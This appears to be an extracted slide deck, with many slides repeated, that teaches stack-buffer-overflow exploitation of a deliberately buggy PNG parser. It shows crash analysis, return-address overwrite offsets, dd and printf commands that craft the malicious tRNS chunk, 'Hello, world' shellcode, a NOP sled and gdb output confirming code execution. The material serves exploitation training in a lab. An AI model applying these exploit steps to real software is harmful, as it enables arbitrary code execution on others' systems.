
# Stepping through the backtrace

## Frame 4

```

; png_read_data
; 080487d6
push ebp
mov ebp, esp
; ...
mov eax, [ebp+png_ptr]
mov eax, [eax]
push eax
push [ebp+length]
push 1
push [ebp+data]
call fread
; ...

```





# Stepping through the backtrace


## Frame 4

```

; png_read_data
; 080487d6
push ebp
mov ebp, esp
; ...
mov eax, [ebp+png_ptr]
mov eax, [eax]
push eax
push [ebp+length]
push 1
push [ebp+data]
call fread
; ...

```

Stack overflow!



## Stack overflow

What happened in `png_handle_tRNS` after calling `png_crc_read`?


## Stack overflow

What happened in `png_handle_tRNS` after calling `png_crc_read`?

```

; png_handle_tRNS
; 08048f89
; ...
call png_crc_read
add esp, 0x10
mov eax, [ebp+length]
mov edx, eax
mov eax, [ebp+png_ptr]
mov [eax+0x26], dx
; ...


```



- Dereference `png_ptr`
- `png_ptr` overwritten with `0x30303030` – an invalid memory location

## Modified crash II

Overwrite up to (and including) the return address




Distance of return address from **readbuf**

$$0xffffdccc - 0xffffdbc0 = 268$$

## Modified crash II

Overwrite up to (and including) the return address



Distance of return address from **readbuf**

$$0xffffdccc - 0xffffdbc0 = 268$$

Reduce the length to  $268 + 4$

This includes overwriting the return address

## Modified crash II

Reduce the length to  $268 + 4 = 272$

- Remember, tRNS chunk length offset: 33

```
$ printf '\x00\x00\x01\x10' | \
dd of=crash-input bs=1 \
seek=33 count=4 conv=notrunc
```

## Modified crash II

Reduce the length to  $268 + 4 = 272$

- Remember, tRNS chunk length offset: 33

```
$ printf '\x00\x00\x01\x10' | \
dd of=crash-input bs=1 \
seek=33 count=4 conv=notrunc
```

Let's also modify the return address to AAAA (0x41414141)

- Remember, tRNS chunk data offset: 41

```
$ printf '\x41\x41\x41\x41' | \
dd of=crash-input bs=1 \
seek=$((41 + 268)) count=4 \
conv=notrunc
```

## Modified crash II

Re-run in gdb

```
$ ./invoke.sh -d buggy-png crash-input
(gdb) r
warning: Missing PLTE before tRNS

Program received signal SIGSEGV, Segmentation fault.
(gdb) bt
#0  0x41414141 in ?? ()
#1  0x0804c170 in ?? ()
(gdb) p/x $eip
$1 = 0x41414141
```



## Modified crash II

Re-run in gdb

```
$ ./invoke.sh -d buggy-png crash-input
(gdb) r
warning: Missing PLTE before tRNS

Program received signal SIGSEGV, Segmentation fault.
(gdb) bt
#0  0x41414141 in ?? ()
#1  0x0804c170 in ?? ()
(gdb) p/x $eip
$1 = 0x41414141
```

Success! We control the instruction pointer

# Exploiting

## Aim

Get `libpng` to execute arbitrary code

### Shellcode

Small piece of code used as a payload to exploit a vulnerability<sup>2</sup>

---

<sup>2</sup><https://en.wikipedia.org/wiki/Shellcode>

## Aim

Get `libpng` to execute arbitrary code

### Shellcode

Small piece of code used as a payload to exploit a vulnerability<sup>2</sup>

1. Insert shellcode into the tRNS chunk data
2. Redirect instruction pointer to our shellcode
3. ?
4. PROFIT

---

<sup>2</sup><https://en.wikipedia.org/wiki/Shellcode>

# Shellcode

## Goals

- Small
  - May have limited input space
- Avoid **NULL** bytes
  - Avoid injection issues through null-terminated strings
- Additional encoding restrictions
  - E.g. printable, alphanumeric, etc.

# Shellcode

## Goals

- Small
  - May have limited input space
- Avoid **NULL** bytes
  - Avoid injection issues through null-terminated strings
- Additional encoding restrictions
  - E.g. printable, alphanumeric, etc.

Let's write some shellcode

## “Hello, world” shellcode

- We’ll write some shellcode that prints “Hello, world”
- Requires us to directly interact with system calls

## “Hello, world” shellcode

- We’ll write some shellcode that prints “Hello, world”
- Requires us to directly interact with system calls

### Linux x86 system call primer

- Invoke with interrupt `0x80`
- Parameters passed in registers
  - EAX: syscall identifier
  - EBX, ECX, EDX, etc.: arguments

See <https://syscalls.kernelgrok.com/> for more details



## “Hello, world” shellcode

```

global _start

; Execution starts here
_start:
    jmp begin

hello_world:
    ; Clear registers
    xor eax, eax
    xor ebx, ebx
    xor ecx, ecx
    xor edx, edx

    mov al, 4      ; "write" syscall
    mov bl, 1      ; File descriptor (stdout = 1)
    pop ecx        ; Address of string to write (pushed onto stack by call)
    mov dl, 13     ; Length of the string
    int 0x80       ; syscall interrupt

    xor ebx, ebx
    mov al, 1      ; "exit" syscall
    int 0x80

begin:
    ; The call instruction will push the "Hello, world" string onto the stack
    db "Hello, world", 10      ; 10 = newline

```

## “Hello, world” shellcode

Compile with **nasm**

```
$ nasm -f bin -o hello_world.S hello_world.asm
```

Produces a 43 byte binary blob

## “Hello, world” shellcode

Disassemble with **objdump**

```
$ objdump -D -b binary -m i386 -M intel hello_world.S
0:    eb 17                jmp     0x19
2:    31 c0                xor     eax,eax
4:    31 db                xor     ebx,ebx
6:    31 c9                xor     ecx,ecx
8:    31 d2                xor     edx,edx
a:    b0 04                mov     al,0x4
c:    b3 01                mov     bl,0x1
e:    59                   pop     ecx
f:    b2 0d                mov     dl,0xd
11:   cd 80                int     0x80
13:   31 db                xor     ebx,ebx
...
```

- No NULL bytes
- Note: **objdump** disassembles “Hello, world” as code

## Testing the shellcode

Dump shellcode as C array

```
$ cd buggy-png/shellcode  
$ xxd -i hello_world.S > test_shellcode.h
```

## Testing the shellcode

Dump shellcode as C array

```
$ cd buggy-png/shellcode  
$ xxd -i hello_world.S > test_shellcode.h
```

Write a C program to test our shellcode

```
#include "test_shellcode.h"  
  
int main(int argc, char *argv[]) {  
    void (*fptr)() = (void (*)(void)) hello_world_S;  
  
    (*fptr)();  
  
    return 0;  
}
```

## Testing the shellcode

### Compile

```
$ gcc -m32 -z execstack -I. -o test_shellcode test_shellcode.c
```

Requires executable stack, otherwise a segfault will occur

## Testing the shellcode

### Compile

```
$ gcc -m32 -z execstack -I. -o test_shellcode test_shellcode.c
```

Requires executable stack, otherwise a segfault will occur

### Run

```
$ ./test_shellcode  
Hello, world
```

## Weaponising the crash

Reminder, crash offsets

Field	Offset	Value
Length	33	$268 + 4 = 272$
Chunk type	37	"tRNS"
Chunk data	41	0x30303030...
Return address	$41 + 268 = 309$	0x41414141



## Weaponising the crash

Reminder, crash offsets

Field	Offset	Value
Length	33	$268 + 4 = 272$
Chunk type	37	"tRNS"
Chunk data	41	0x30303030...
Return address	$41 + 268 = 309$	0x41414141

We can store our shellcode anywhere between offsets 41 and 309

Let's pick offset 200

## Modifying the crash III

Store shellcode at offset 200

```
$ cat shellcode/hello_world.S | \  
dd of=crash-input             \  
    bs=1 seek=200             \  
    count=43 conv=notrunc
```

## Modifying the crash III

Store shellcode at offset 200

```
$ cat shellcode/hello_world.S | \  
dd of=crash-input          \  
    bs=1 seek=200          \  
    count=43 conv=notrunc
```

Now we need to redirect execution to our shellcode

## Redirecting execution

- With ASLR disabled, the stack will be located at a consistent memory address
- In **gdb** we found that the tRNS chunk data was stored at **0xffffdbc0**
- Even with ASLR disabled, this may still change outside of **gdb** (e.g. due to environment variables, etc.)
  - This is why we use **invoke.sh**

To be safe, pad the shellcode with a “NOP sled”

## Redirecting execution

### NOP sled

A sequence of **NOP** (no operation) instructions used to “slide” execution to the final destination – our shellcode

On x86, **NOP** instruction → **0x90**

## Redirecting execution

### NOP sled

A sequence of **NOP** (no operation) instructions used to “slide” execution to the final destination – our shellcode

On x86, **NOP** instruction → **0x90**

Pad from offset 41 (start of tRNS chunk data)

- Remember, shellcode offset: 200

```
$ python -c "print('\x90' * (200 - 41))" | \
dd of=crash-input bs=1 seek=41 \
count=$((200 - 41)) conv=notrunc
```

## Redirecting execution

Finally, we can update the return address to point to our NOP sled

## Redirecting execution

Finally, we can update the return address to point to our NOP sled

- Remember, the tRNS chunk data was stored in `readbuf` at `0xffffdbc0`



## Redirecting execution

Finally, we can update the return address to point to our NOP sled

- Remember, the tRNS chunk data was stored in `readbuf` at `0xffffdbc0`

To account for slight variations outside of `gdb`, let's set to `0xffffdc24` (i.e. `&readbuf + 100`)

```
$ printf '\x24\xdc\xff\xff' | \
dd of=crash-input bs=1 \
seek=$((41 + 268)) count=4 \
conv=notrunc
```

## Exploitation

### Test in `gdb`

- Break before `png_handle_tRNS` returns

```
$ ./invoke.sh -d buggy-png crash-input
(gdb) b src/png.c:349
Breakpoint 1 at 0x80490f7: file src/png.c, line 349.
(gdb) r
Starting program: buggy-png crash-input
warning: Missing PLTE before tRNS

Breakpoint 1, png_handle_tRNS (png_ptr=0x804c170, length=272)
at src/png.c:349
349         if (png_crc_finish(png_ptr, 0)) {
(gdb) n
354     }
(gdb) n
0xffffdc24 in ?? ()
```

## Exploitation

Where did we land?

```
(gdb) x/3i $eip
=> 0xffffdc24:  nop
    0xffffdc25:  nop
    0xffffdc26:  nop
```

## Exploitation

Where did we land?

```
(gdb) x/3i $eip
=> 0xffffdc24:  nop
    0xffffdc25:  nop
    0xffffdc26:  nop
```

On our **NOP** sled

## Exploitation

Where did we land?

```
(gdb) x/3i $eip
=> 0xffffdc24:  nop
      0xffffdc25:  nop
      0xffffdc26:  nop
```

On our **NOP** sled

Continue execution

```
(gdb) c
Continuing.
Hello, world
[Inferior 1 (process 16801) exited normally]
```

## Exploitation

Where did we land?

```
(gdb) x/3i $eip
=> 0xffffdc24:  nop
      0xffffdc25:  nop
      0xffffdc26:  nop
```

On our **NOP** sled

Continue execution

```
(gdb) c
Continuing.
Hello, world
[Inferior 1 (process 16801) exited normally]
```

# Success!

## Conclusion

## Summary

What have we achieved?

1. Debugged a crash produced by AFL
2. Redirected control flow
3. Learnt to write shellcode
4. Injected shellcode
5. Executed shellcode



## Wrapping up

- Only the tip of the iceberg!
- This is the most basic form of exploit
  - Heap overflows, information leakage, side channels...
- Constant arms race between defenders and attackers
- What about embedded systems?
  - May not have any memory protection, so this kind of attack may still be possible 😊

## Defences

Name	Description
Stack canary	Random value to detect stack overflow
Data execution prevention (DEP)	Non-executable stack
Address space layout randomisation (ASLR)	Randomise memory layout
Control flow integrity (CFI)	Determine valid function addresses at compile time, enforce at runtime

## Attacks

Name	Description
Structured exception handling	Overwrite the stack canary's exception handler
Return-to-libc	Redirect execution to existing library code
Return-oriented programming (ROP)	Chain existing code snippets ("gadgets") together
Format string attack	Leak addresses

## Questions?